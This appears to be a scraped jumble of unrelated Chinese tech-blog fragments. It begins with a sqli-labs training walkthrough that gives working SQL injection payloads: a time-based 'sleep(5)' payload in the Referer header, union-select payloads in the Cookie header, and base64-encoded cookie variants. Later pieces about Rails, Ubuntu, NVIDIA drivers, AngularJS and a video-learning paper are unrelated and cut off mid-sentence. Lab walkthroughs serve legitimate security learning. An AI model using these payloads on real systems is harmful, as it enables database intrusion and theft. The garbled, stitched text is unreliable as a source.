password=admin
回显referer的信息,用burpsuit抓包尝试对referer进行注入
Referer: '
#报错 192.168.3.178'), 猜测是insert型,而且是两个参数是用单引号闭合,写payload

Referer: ',sleep(5))#
直接输入
username=admin
password=admin 回显信息,用burpsuit抓包尝试进行注入
Cookie: uname=admin'
#报错

Cookie: uname=admin'#
#不报错

payload
Cookie: uname=admin' order by 3#
Cookie: uname=-admin' union select 1,2,3#
Cookie: uname=-admin' union select 1,version(),database()#
用admin:admin登录显示

这里补充一个点,cookie值是有base64编码的,假如有注入点,我们需要先解码成原文,再在原文的基础上构造payload,构造完在进行base64编码发包给服务端。否则不能注入。
编码的操作太繁琐了我直接放payload
#admin ') order by 3#
Cookie: uname=YWRtaW4gJykgb3JkZXIgYnkgMyM=

#-admin ') union select 1,2,3#
Cookie: uname=LWFkbWluICcpIHVuaW9uIHNlbGVjdCAxLDIsMyM=
思路和第二十一关一样,不过二十二是双引号
#admin " order by 3#
Cookie: uname=YWRtaW4gIiBvcmRlciBieSAzIw==

#-admin " union select 1,2,3#
Cookie: uname=LWFkbWluICIgdW5pb24gc2VsZWN0IDEsMiwzIw==
最近,我有个朋友老是反映部署的网站老是被黑客攻击,我看了下就是普通的PHP框架搭建的网站,经过一番排除也清除了木马。为此我专门花1天时间研究一下文件上传漏洞,知己知彼方能百战百胜。这里我选择了一个开源的靶场upload-labs。测试环境部署游览器插件下载地址Cookie-Editor:https://chrome.google.com/webstore/detail/hlkenndednhfkekhgcdicdfddnkalmdmHackBar:https://hackbar.herokuapp.com/使用everything搜索hackbar-panel.js文件的位置,注释或删除以下代
我在第三个练习中停留在第四个RailsforZombies实验室。这是我的任务:创建将创建新僵尸的操作,然后重定向到创建的僵尸的显示页面。我有以下参数数组:params={:zombie=>{:name=>"Greg",:graveyard=>"TBA"}}我写了下面的代码作为解决方案:defcreate@zombie=Zombie.create@zombie.name=params[:zombie[:name]]@zombie.graveyard=params[:zombie[:graveyard]]@zombie.saveredirect_to(create_zombie_path
当我处于隐身模式时,我在Safari上收到QuotaExceededError(DOMException22):Thequotahasbeenexceeded.。我经历过类似的问题:QuotaExceededError:Domexception22:Anattemptwasmadetoaddsomethingtostoragethatexceededthequota但是他们谈论setItem,我在其他地方得到了这个错误。我在这一行收到此错误:localStorage['gallery.extensions']=JSON.stringify({});或localStorage['asdf
例行前言 最近在抉择手上空余的笔记本(X220i7-2620M,SkHynixddr38G*2,SamsungMINISATA256G)拿来运行什么系统比较好,早年间我或许还会去继续使用Win10的LTSC,但是后续版本升级后后台总多了些奇奇怪怪的进程,无端占用了很多的CPU和内存,哪怕它确实简洁,去掉了所有的微软捆绑的冗余程序,但是对我这台14年的小黑来说,无端50%的CPU使用与额外30%的内存占用太伤了。(这点询问过官方,也问过专业的师傅,无解) 徘徊了所谓的国产的UOS、Deepin、Hackintosh等诸多系统,最终还是决定回归Ubuntu的怀抱(主要是可以改成自己喜欢的样子,
一、NVIDIA显卡驱动安装nvidia显卡驱动安装方式有三种:使用ubuntu附加驱动的方式;使用命令行方式安装;使用.run文件的方式进行安装,1.1ubuntu附加驱动的方式点击菜单中的AdditionalDrivers选择适合的驱动版本进行安装,该方法最方便快捷(但有时会翻车)1.2命令行方式安装更新所有的软件包sudoadd-apt-repositoryppa:graphics-drivers/ppa#加入官方ppa源sudoaptupdate#检查软件包更新列表aptlist--upgradable#查看可更新的软件包列表sudoaptupgrade#更新所有可更新的软件包安装显卡
为了能快速的创建虚拟机,通过VM创建了一个2核CPU、4G内存、40G硬盘,安装UbuntuServer22.04.1的虚拟机,以便在需要的时候随时克隆一个新的虚拟机出来。 在新的虚拟机克隆出来后可能会调整硬件的配置,例如将40G硬盘扩展到50G,此时在Ubuntu中是不认的,需要通过重新分配挂载来利用多出来的10G空间。 网上的资料很多是挂载到某个目录下,而我想是直接扩容/。因此查了很多资料,也进行了很多尝试,综合网上的各种资料,实现了目标,在此记录过程,用于查阅。同时,本文记录了UbuntuServer22.04.1的初步配置过程。 操作系统UbuntuServe
Ⅰ验证是否注入点 从下面的注入测试来看,只有两种输出结果 如果sql执行了,就会输出“Youarein…Useoutfile…”,反之输入“YouhaveanerrorinyourSQLsyntax”?id=1--+--Youarein....Useoutfile......?id=1'--+--YouhaveanerrorinyourSQLsyntax?id=-1'--+--YouhaveanerrorinyourSQLsyntax?id=1\--+--Youarein....Useoutfile......查看是否存在双引号注入正常输出,说明有执行,存在双引号注入?id=1"--+--
在我发布我的问题之前,只想让您知道我进行了足够多的搜索,但找不到解决方案。这个问题让我很困惑。我有以下代码。首先ng-click正确地将ID插入函数中,但会产生Angular错误(在主题中提到)。第二次ng-click既不生成错误也不插入ID,而是呈现文字。我搜索了所有论坛,大多数人都提到像我的第二次ng-click一样使用它,但它对我不起作用。需要帮助!{{registration.id}}{{registration.dateModified|date}}ED回答:我做了一些测试,发现它让新手感到困惑,因为在FF或Chrome开发人员工具栏的HTML检查器中,您会看到代码将呈现DD
关注公众号,发现CV技术之美本文分享论文『VideoMAE:MaskedAutoencodersareData-EfficientLearnersforSelf-SupervisedVideoPre-Training』,由南大王利民团队提出第一个VideoMAE框架,使用超高maskingratio(90%-95%),性能SOTA,代码已开源!详细信息如下:论文链接:https://arxiv.org/abs/2203.12602项目链接:https://github.com/MCG-NJU/VideoMAE 01 摘要为了在相对较小的数据集上实现卓越的性能,通常需要在超大规模数据
前言:验证结构与实验3是相同的,但需要验证的对象是完整的mcdf。对比之前新添加了reg寄存器模块(选择数据),formatter模块(数据打包)。种一棵树最好的时间是十年前,其次是现在。不是吗?实验3结构包含moinitor、checker、generator、initiator、test,这已经是一个完整的仿真结构,实验4可以说是实验3结构的复制粘贴。实验4将设计变得更复杂,添加了reg寄存器模块,formatter模块。验证过程完全相同,需要像实验3的验证过程一样对这两个模块也做仿真验证。设计中reg的功能是可以选择从哪个fifo接收数据,并且可以判断fifo余量(之前是margin),
